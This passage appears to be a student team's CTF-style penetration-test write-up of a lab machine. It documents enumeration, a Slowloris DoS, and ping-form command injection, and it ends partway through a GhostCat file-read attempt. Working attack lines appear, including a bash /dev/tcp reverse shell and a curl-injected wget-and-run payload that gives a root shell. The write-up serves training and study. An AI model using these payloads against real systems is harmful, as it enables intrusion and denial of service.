sophia@beta:~/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
lxd:x:106:65534:/:/var/lib/lxd/:/bin/false
messagebus:x:107:111:/:/var/run/dbus:/bin/false
uuid:x:108:112:/:/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534:/:/var/run/ssh:/usr/sbin/nologin
tomcat9:x:999:999:/:/home/tomcat9:/bin/false
sophia:x:1001:1001:/:/home/sophia:/bin/bash
barbelo:x:1000:1000:barbelo,,,:/home/barbelo:/bin/bash
sophia@beta:~/tmp$
```

But they would not work when run on the target machine for some reason. We used multiple scripts, and they still did not work.

<https://github.com/dirtycow/dirtycow.github.io/blob/master/poem2.c>
[Docs](#)
[Kali Forums](#)
[Kali NetHunter](#)
[Exploit-DB](#)
[Google Hacking DB](#)
[GTF0Bins](#)

Port 80 – Apache HTTP Server

The Apache 2.4.18 web server on port 80 appeared to serve a simple maintenance page, but directory enumeration uncovered meaningful content.

/development Directory

Rita's dirsearch scan discovered the /development/ directory with directory listing enabled. Two files were accessible:

- **development.txt** (598 bytes): A note from Barbelo to himself describing his Struts 2.5.12 experiments and mentioning SMB configuration. The key excerpt: 'I've been experimenting with Struts, and it seems pretty impressive. I'm considering hosting it on this server... I am using version 2.5.12.'
- **Sophia.txt** (211 bytes): A note from Barbelo to Sophia taunting that her /etc/shadow hash was weak and crackable with common wordlists.

These files provided critical intelligence: two usernames (Sophia, Barbelo), a weak password hint for Sophia, and a technology clue (Apache Struts 2.5.12).

Struts Investigation (Dead End)

Based on the Struts hint, the team searched for exploits:

- We researched Apache Struts 2.5.12 on ExploitDB and found relevant CVEs.
- dirsearch was run with -e action.jsp, do to find Struts action endpoints.
- No action or .jsp files were found on port 80; the Struts application was not actively deployed or accessible on this port.

This path was abandoned after confirming no Struts endpoints were reachable.

```
(tonyabihaidar@kali) ~/Desktop/ctf
└─$ dirsearch -u http://192.168.127.138:8080 --action.jsp.do
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3
[+] Dirsearch v0.4.3
[+] Extensions: action, jsp, do | HTTP method: GET | Threads: 25 | Wordlist size: 10521
Output File: /home/tonyabihaidar/Desktop/ctf/reports/http_192.168.127.138_8080/-26_04-24_03-14-57.txt
Target: http://192.168.127.138:8080/

[03:14:57] Starting:
[03:15:04] 400 - \.\..\..\..\..\..\..\..\etc\passwd
[03:15:04] 400 - /a%5c.aspx
[03:15:14] 302 - 0B - /docs → /docs/
[03:15:15] 200 - 17KB - /docs/
[03:15:16] 302 - 0B - /examples → /examples/
[03:15:16] 200 - 6KB - /examples/servlets/index.html
[03:15:16] 200 - 1KB - /examples/
[03:15:16] 200 - 1KB - /examples/websocket/index.xhtml
[03:15:16] 200 - 14KB - /examples/jsp/index.html
[03:15:16] 200 - 699B - /examples/servlets/servlet/CookieExample
[03:15:16] 200 - 1KB - /examples/servlets/servlet/RequestHeaderExample
[03:15:16] 200 - 691B - /examples/jsp/snp/snoop.jsp
[03:15:16] 200 - 21KB - /favicon.ico
[03:15:19] 401 - 2KB - /host-manager/html
[03:15:19] 302 - 0B - /host-manager/ → /host-manager.html
[03:15:22] 302 - 0B - /manager → /manager/
[03:15:22] 401 - 2KB - /manager/status/all
[03:15:22] 401 - 2KB - /manager/jmxproxy
[03:15:22] 401 - 2KB - /manager/jmxproxy/?get=java.lang:type=Memory&tab=HeapMemoryUsage
[03:15:22] 401 - 2KB - /manager/jmxproxy/?invoke=BEANNAME&op=METHODNAME&s=COMMASEPARATEDPARAMETERS
[03:15:22] 401 - 2KB - /manager/jmxproxy/?get=BEANNAME&tab=MYATTRIBUTE&key=MYKEY
[03:15:22] 401 - 2KB - /manager/html/
[03:15:22] 401 - 2KB - /manager/jmxproxy/?query=STUFF
[03:15:22] 401 - 2KB - /manager/jmxproxy/?set=BEANNAME&tab=MYATTRIBUTE&val=NEWVALUE
[03:15:22] 401 - 2KB - /manager/jmxproxy/?invoke=Catalina&path=/&service=TomcatService&connector=http
[03:15:22] 401 - 2KB - /manager/html
[03:15:22] 302 - 0B - /manager/ → /manager.html
[03:15:22] 404 - 2KB - /manager/login
[03:15:22] 404 - 2KB - /manager/login.asp
[03:15:22] 404 - 2KB - /manager/VERSION
[03:15:22] 404 - 2KB - /manager/admin.asp


Task Completed
```

Slowloris Investigation

Based on the nmap vulnerabilities scan, we tried the Slowloris DOS exploit using msfconsole. It was unsuccessful at first, so we increased the number of sockets and decreased the delay time, and it worked; the website would not open and kept loading.

```
File Actions Edit View Help  
View the full module info with the info, or info -d command.  
  
msf auxiliary(dos/http/slowloris) > set rhost 192.168.127.138  
rhost => 192.168.127.138  
msf auxiliary(dos/http/slowloris) > run  
[*] Starting server ...  
[*] Attacking 192.168.127.138 with 150 sockets  
[*] Creating sockets...  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
[*] Sending keep-alive headers ... Socket count: 150  
^C[+] Stopping running against current target...
```

[illegible]




Path 3 — OS Command Injection via Port 8000 (Ping-a-Host)

Discovery

The web application at <http://192.168.17.137:8000/> provided a form that accepts a hostname or IP address and executes a server-side ping command. The input field was immediately tested for command injection by appending shell metacharacters to the IP parameter.

Testing revealed that user input was passed directly to an OS-level ping command with no sanitization or validation.



(You cannot see this box and not try to play around with it).

Exploitation

The semicolon (;) separator was found to allow injection of arbitrary system commands. A simple test confirmed the injection worked:

```
http://192.168.17.137:8000/ping?host=192.168.17.137|pwd
```

The output was `/var/www/html`, confirming that user input was passed directly to an OS-level ping command with no sanitization or validation.

The screenshot shows a web browser window with the address bar containing `192.168.17.137:8000/ping?host=192.168.17.137+|+pwd`. The browser's navigation bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google. The main content area of the browser displays the text `/var/www/html`. Below the browser window, a terminal window is open, showing the prompt `RitaAbouFares@kali: ~` and the command `(RitaAbouFares@kali)-[~]` followed by a dollar sign prompt `$` and a cursor.

Further enumeration via injection confirmed that the application was running with root privileges, meaning any injected command would execute as root - a full system compromise with no privilege escalation required. The `ls -la` output of `/var/www/html/` showed all files owned by root.

The screenshot shows a web browser window with the address bar containing `192.168.17.137:8000/ping?host=192.168.17.137+|+ls+-la`. The browser's navigation bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google. The main content area of the browser displays the output of the `ls -la` command for the directory `/var/www/html`. Below the browser window, a terminal window is open, showing the prompt `RitaAbouFares@kali: ~` and the command `(RitaAbouFares@kali)-[~]` followed by a dollar sign prompt `$` and a cursor.

Permissions	Count	User	Group	Size	Month	Day	Year	File
drwxr-xr-x	3	root	root	4096	Nov	25	2024	.
drwxr-xr-x	3	root	root	4096	Apr	18	2018	..
-rw-r--r--	1	root	root	2547	Nov	25	2024	app.py
drwxr-xr-x	2	www-data	www-data	4096	Nov	25	2024	development
-rw-r--r--	1	www-data	www-data	175	Nov	25	2024	index.html

```
192.168.17.137:8000/ping?host=192.168.17.137+|+cat+index.html 130% ☆
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

<html>
<h1>Undergoing maintenance</h1>
<h4>Please check back later</h4>
<!-- Check our development section, we have goodies, do not underestimate dir busting -->
</html>

RitaAbouFares@kali: ~
File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$
```

Reverse Shell via Command Injection

Since the netcat -e flag was disabled on the target system, a wget-based delivery approach was used to stage and execute a reverse shell.

```
192.168.17.137:8000/ping?host=8.8.8.8%3B+nc+-e+%2Fbin%2Fba 130% ☆
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Error executing command:
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=46.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=45.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=44.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=45.4 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 44.299/45.582/46.642/0.854 ms
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklmrStUuvZz] [-I length] [-i interval] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source]
        [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [destination] [port]

RitaAbouFares@kali: ~
File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
```

Three terminals were opened on the Kali machine:

Terminal 1 — Prepare and serve the shell script:

```
echo 'bash -i >& /dev/tcp/192.168.17.130/4444 0>&1' > /tmp/shell.sh
chmod +x /tmp/shell.sh
cd /tmp && python3 -m http.server 8888
```


Terminal 2 — Start a Netcat listener:

```
nc -lnvp 4444
```

Terminal 3 — Deliver the payload via curl:

```
curl -G "http://192.168.17.137:8000/ping" \
--data-urlencode "host=8.8.8.8; wget http://192.168.17.130:8888/shell.sh -O /tmp/shell.sh && bash /tmp/shell.sh"
```

Note: Claude LLM was used here for the command syntax



```
(RitaAbouFares@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.17.130] from (UNKNOWN) [192.168.17.137] 35958
bash: cannot set terminal process group (1143): Inappropriate ioctl for device
bash: no job control in this shell
root@beta:/var/www/html# whoami
whoami
root
root@beta:/var/www/html#
```

```
(RitaAbouFares@kali)-[/tmp]
$ chmod +x /tmp/shell.sh
```

```
(RitaAbouFares@kali)-[/tmp]
$ echo 'bash -i >& /dev/tcp/192.168.17.130/4444 0>&1' > /tmp/shell.sh
```

```
(RitaAbouFares@kali)-[~]
$ curl -G "http://192.168.17.137:8000/ping" \
--data-urlencode "host=8.8.8.8; wget http://192.168.17.130:8888/shell.sh -O /tmp/shell.sh && bash /tmp/shell.sh"
```

```
(RitaAbouFares@kali)-[/tmp]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.17.137 - - [28/Apr/2026 10:44:23] "GET /shell.sh HTTP/1.1" 200 -
```

The reverse shell connected successfully, establishing a root shell on the BETA machine via the command injection vulnerability. Root access was confirmed (shown in the screenshot above):

```
whoami # output: root
```


Path 4 — GhostCat, Tomcat Manager WAR Deployment, and PwnKit

Port 8009 — GhostCat (CVE-2020-1938)

Port 8009 runs the Apache JServ Protocol (AJP) connector for the Tomcat instance. When exposed externally, it is vulnerable to GhostCat (CVE-2020-1938): a critical file read/inclusion vulnerability that allows unauthenticated attackers to read any file from the Tomcat web application root, and under certain conditions to achieve Remote Code Execution [2].

The AJP service was confirmed accessible using Nmap (syntax by Claude LLM):

```
nmap -p 8009 --script ajp-request 192.168.127.138
```



```
tonyabihaidar@kali: [~/Desktop/ctf]
$ nmap -p 8009 --script ajp-methods,ajp-request 192.168.127.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 12:10 EDT
Nmap scan report for 192.168.127.138
Host is up (0.00038s latency).

PORT      STATE SERVICE
8009/tcp  open  ajp13
ajp-request:
  AJP/1.3 200 200
  Content-Type: text/html;charset=UTF-8
  e</a></li>
    <li><a href="http://tomcat.apache.org/taglibs/">Taglibs</a></li>
    <li><a href="/docs/deployer-howto.html">Deployer</a></li>
  </ul>
</div>
<div class="col20">
  <div class="container">
    <h4>Other Documentation</h4>
    <ul>
      <li><a href="http://tomcat.apache.org/connectors-doc/">Tomcat Connectors</a></li>
      <li><a href="http://tomcat.apache.org/connectors-doc/">mod_jk Documentation</a></li>
      <li><a href="http://tomcat.apache.org/native-doc/">Tomcat Native</a></li>
      <li><a href="/docs/deployer-howto.html">Deployer</a></li>
    </ul>
  </div>
</div>
<div class="col20">
  <div class="container">
    <h4>Get Involved</h4>
    <ul>
      <li><a href="http://tomcat.apache.org/getinvolved.html">Overview</a></li>
      <li><a href="http://tomcat.apache.org/svn.html">SVN Repositories</a></li>
      <li><a href="http://tomcat.apache.org/lists.html">Mailing Lists</a></li>
      <li><a href="http://wiki.apache.org/tomcat/FrontPage">Wiki</a></li>
    </ul>
  </div>
</div>
<div class="col20">
  <div class="container">
    <h4>Miscellaneous</h4>
    <ul>
```

The AJP request returned the Tomcat welcome page, confirming AJP/1.3 was active and unauthenticated.

GhostCat was exploited using the Metasploit module:

```
use auxiliary/admin/http/tomcat_ghostcat
set RHOSTS 192.168.127.138
set FILENAME /WEB-INF/web.xml
run
```

The exploit successfully read /WEB-INF/web.xml - the default Tomcat configuration file. While web.xml was the default config with no embedded credentials, the successful file read confirmed the vulnerability.

```
File Actions Edit View Help
tonyabihaidar@kali: ~/Desktop/ctf


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/admin/http/tomcat_ghostcat
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.127.138
RHOSTS => 192.168.127.138
msf auxiliary(admin/http/tomcat_ghostcat) > set FILENAME /WEB-INF/web.xml
FILENAME => /WEB-INF/web.xml
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.127.138
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">
<display-name>Welcome to Tomcat</display-name>
<description>
Welcome to Tomcat
</description>
</web-app>
[+] 192.168.127.138:8009 - File contents save to: /home/tonyabihaidar/.msf4/loot/20260428121425_default_192.168.127.138_WEBINFweb.xml_578790.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_ghostcat) > |
```

We then attempted to read additional sensitive files (tomcat-users.xml), but received 500 errors when the path did not exist. The exact Tomcat version was also confirmed: 9.0.7.



```
File Actions Edit View Help
tonyabihaidar@kali: ~/Desktop/ctf

msf auxiliary(admin/http/tomcat_ghostcat) > set FILENAME /WEB-INF/conf/tomcat-users.xml
FILENAME => /WEB-INF/conf/tomcat-users.xml
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.127.138
<doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> The requested resource [index] is not available</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><p><pre>java.io.FileNotFoundException: The requested resource [index] is not available
org.apache.catalina.servlets.DefaultServlet.getResource(DefaultServlet.java:797)
org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:454)
javax.servlet.http.HttpServlet.service(HttpServlet.java:634)
org.apache.catalina.servlets.DefaultServlet.service(DefaultServlet.java:434)
javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
</pre><p><b>Note</b></p><p>The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7</h3></body></html></p><pre>192.168.127.138:8009 - Unable to read file, target may not be vulnerable.
[+] 192.168.127.138:8009 - File contents save to: /home/tonyabihaidar/.msf4/loot/20260503160731_default_192.168.127.138_WEBINFconf_tomcat-users.xml_735810.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_ghostcat) > |
```

```
msf auxiliary(admin/http/tomcat_ghostcat) > set FILENAME /WEB-INF/tomcat-users.xml
FILENAME => /WEB-INF/tomcat-users.xml
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.127.138
RHOSTS => 192.168.127.138
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.127.138
